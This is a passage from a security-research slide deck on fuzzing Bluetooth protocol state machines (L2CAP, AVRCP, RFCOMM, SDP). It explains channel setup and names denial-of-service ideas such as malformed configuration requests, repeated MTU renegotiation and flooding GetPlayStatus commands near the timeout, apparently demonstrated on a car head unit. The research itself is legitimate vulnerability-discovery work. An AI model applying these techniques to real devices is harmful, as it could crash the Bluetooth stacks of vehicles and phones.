negotiate channel parameters (such as MTU and QoS). Once agreement is reached, the channel is officially opened and ready for data transmission.

4. Data Transfer & Disconnection


➤ After channel establishment, data is exchanged between devices. When communication ends, the master initiates a Disconnection Request, the slave device confirms, and the channel is closed with resources reclaimed.

Disrupting the state machine to discover new Bluetooth vulnerabilities

L2CAP



Protocol	Length	Info
HCI_EVT	8	Rcvd Number of Completed Packets
L2CAP	17	Sent Connection Request (SDP, SCID: 0x0040)
HCI_EVT	8	Rcvd Number of Completed Packets
L2CAP	21	Rcvd Connection Response - Success (SCID: 0x0040, DCID: 0x0048)
L2CAP	21	Rcvd Configure Request (DCID: 0x0040)
L2CAP	21	Sent Configure Request (DCID: 0x0048)
L2CAP	21	Sent Configure Request (DCID: 0x0048)
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
- Malformed configuration request
- Repeated negotiation of MTU configuration

Demo



Disrupting the state machine to discover new Bluetooth vulnerabilities

AVRCP



1. Dependency on Audio and Control Channels




➤ Before establishing the AVRCP Browsing channel, the master device must set up an audio streaming channel using A2DP, and a basic control channel using AVCTP, as Browsing depends on these underlying Bluetooth connections.

2. Browsing Channel Maintenance

➤ Devices regularly check the browsing channel status to ensure it's still active. If the channel remains unused for a prolonged time, devices may close it automatically to save resources. Periodic checks or keep-alive signals can prevent unintended disconnections.

Disrupting the state machine to discover new Bluetooth vulnerabilities

AVRCP



- Trigger resource exhaustion by flooding **GetPlayStatus** commands just before channel timeout
- Exploit timing vulnerability: Overload the protocol stack by spamming short commands at the critical timeout threshold.
- Denial-of-Service (DoS) risk: High-frequency requests near session expiry can crash or degrade system performance.

Demo

蓝牙设置

MENU

蓝牙

可见性

搜索名:

VW BT 5328

HOME


C



OK




OFF



Disrupting the state machine to discover new Bluetooth vulnerabilities

Rfcomm



1. RFCOMM over L2CAP

- RFCOMM frames are carried within L2CAP payloads. Before RFCOMM connections can start, an L2CAP channel (with a reserved PSM value of 0x0003) must be established first.

2. RFCOMM Connection Setup (SABM and UA)

- To open an RFCOMM channel, the master device sends a SABM (Set Asynchronous Balanced Mode) frame. If successful, the responding device replies with a UA (Unnumbered Acknowledgement) frame, confirming the connection.

3. RFCOMM Data Channels and Signalling


- After DLCI=0 is established for RFCOMM signalling, additional RFCOMM channels must be opened separately for transmitting actual data. Parameters can be configured using PN (Parameter Negotiation) commands.

4. Closing RFCOMM Channels (DISC)

- To close RFCOMM channels, a DISC (Disconnect) command is sent. When the last data channel is closed, another DISC is sent on DLCI=0 to completely terminate the RFCOMM multiplexer.

Disrupting the state machine to discover new Bluetooth vulnerabilities

Rfcomm




Demo



Disrupting the state machine to discover new Bluetooth vulnerabilities

SDP



1. L2CAP Channel Setup

➤ The master device sets up an L2CAP channel with the slave device using a fixed PSM (usually 0x0001) dedicated to SDP communication.

2. Sending SDP Requests

